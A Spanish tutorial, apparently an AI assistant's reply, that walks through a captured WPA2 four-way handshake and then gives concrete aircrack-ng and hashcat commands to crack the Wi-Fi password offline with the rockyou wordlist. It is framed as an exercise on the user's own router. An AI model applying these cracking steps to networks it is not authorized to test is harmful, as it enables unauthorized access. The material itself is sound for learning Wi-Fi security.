1209	19.849596	VantivaUSA_2b:87:60	9e:10:37:0f:f8:3d	EAPOL	133	Key (Message 1 of 4)
1228	20.000030	9e:10:37:0f:f8:3d	VantivaUSA_2b:87:60	EAPOL	155	Key (Message 2 of 4)
1230	20.009886	VantivaUSA_2b:87:60	9e:10:37:0f:f8:3d	EAPOL	189	Key (Message 3 of 4)
1237	20.135367	9e:10:37:0f:f8:3d	VantivaUSA_2b:87:60	EAPOL	133	Key (Message 4 of 4)


```
▸ Frame 698: Packet, 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 151
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 3]
  ▸ Key Information: 0x13ca
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 94b8b02daee75e56bd178650238f94e693ce36152a4556b1f2c29b7365005556
    Key IV: cc629ad4b74e9d66faa01a864d258d11
    WPA Key RSC: 9002000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 931ea7479756683478c58a3cb982b5cb
    WPA Key Data Length: 56
    WPA Key Data: 707a576450c18bf72c9416c841aab9d5edc0c3b6ccd6c50f59560d93f9d84ae215dba0194834d13423afb5c
```

PANTALLA 4: MENSAJE 4 (EL CIERRE)

Origen: AmazonTechno (Cliente) **Destino:** Vantiva (Router)

Este es el último "recibido".

- **¿Qué hace?** El cliente le confirma al router que ya tiene instaladas las llaves y que, a partir del siguiente paquete, **toda la comunicación será cifrada**.
- **Resultado:** En tu lista de paquetes de Wireshark, verás que después de ese mensaje 4, ya no aparecen protocolos legibles, sino solo paquetes de datos cifrados que no podrías leer sin la llave.



¿POR QUÉ ESTO ES ÚTIL PARA UN "ATAQUE"?

Si miras la **Pantalla 2**, verás que tienes el **SNonce** y el **MIC**. Un software como hashcat o aircrack-ng lo que hace es:

1. Tomar una palabra de un diccionario (ej. "12345678").
2. Intentar recrear ese **MIC** usando los datos de tu captura.
3. Si el MIC que genera el software coincide con el de tu captura... **¡BINGO!** Ha encontrado la contraseña.

¿Te das cuenta de que en ninguna de tus cuatro capturas aparece la contraseña por ningún lado? Todo es una construcción matemática basada en esos números aleatorios (Nonces).

INTENTAR "CRACKEAR" ESTE HANDSHAKE QUE ACABAS DE CAPTURAR

Para intentar descifrarlo, lo que vamos a hacer es un **ataque de fuerza bruta offline**.

Como ya tienes los 4 paquetes guardados en tu archivo .cap, no necesitas estar cerca del router ni estar conectado a internet. El software simplemente probará miles de contraseñas por segundo para ver si alguna genera el mismo **MIC** (la firma digital) que viste en tu captura de Wireshark.

Aquí tienes los pasos para hacerlo en Kali Linux:

---

1. EL DICCIONARIO (LA "MUNICIÓN")

Un ataque de fuerza bruta es tan bueno como su lista de palabras. Kali viene con una famosa llamada rockyou.txt.

Primero, comprueba si la tienes descomprimida:

Si está comprimida (.gz), la descomprimimos

sudo gunzip /usr/share/wordlists/rockyou.txt.gz

2. EL COMANDO DE AIRCRACK-NG

Este es el método más clásico y directo. Usaremos el archivo que generaste con airodump-ng (el que termina en .cap).

aircrack-ng -w /usr/share/wordlists/rockyou.txt -b [BSSID_DEL_ROUTER] nombre_de_tu_captura-01.cap

- -w: Ruta al diccionario.
- -b: La dirección MAC del router (la que anotaste antes).

---

3. ¿QUÉ VERÁS EN PANTALLA?

Aircrack-ng abrirá una interfaz donde verás:

- **Contraseñas probadas por segundo:** (Suele ir a unos 1,000 - 5,000 contraseñas/segundo dependiendo de tu CPU en la VM).
- **Progreso:** El porcentaje del diccionario recorrido.
- **KEY FOUND!:** Si la contraseña estaba en la lista, se detendrá y te la mostrará en texto plano entre corchetes: [contraseña123].

---

4. LA ALTERNATIVA MODERNA: HASHCAT

Si el diccionario es muy grande (millones de palabras), aircrack-ng puede ser lento porque usa solo el procesador (CPU). Los profesionales usan **Hashcat**, que usa la tarjeta gráfica (GPU), aunque en una Máquina Virtual esto es complicado porque la VM no suele ver la potencia real de tu GPU.

Aun así, si quieres probarlo, primero debes convertir el archivo .cap al formato de Hashcat (HC22000):

1. Sube tu archivo a hashcat.net/cap2hashcat/ para convertirlo.
2. Usa este comando:

hashcat -m 22000 captura.hc22000 /usr/share/wordlists/rockyou.txt

---

EL "BAÑO DE REALIDAD" (CÁNDIDA HONESTIDAD)

Si la contraseña de tu router es algo como Casa2024!, aircrack-ng la encontrará en segundos. Pero si es la contraseña por defecto de fábrica (esa cadena aleatoria de 16 letras y números), un diccionario normal **no la va a encontrar jamás**. Tendrías que generar todas las combinaciones posibles, lo que tardaría años.

¿Por qué es útil este ejercicio entonces? Porque te demuestra que la seguridad del WiFi no depende de lo complejo que sea el protocolo WPA2, sino de lo **robusta que sea la contraseña**. Si capturas el handshake, el cifrado ya está "roto" conceptualmente; solo es cuestión de tiempo y potencia de cálculo encontrar la llave.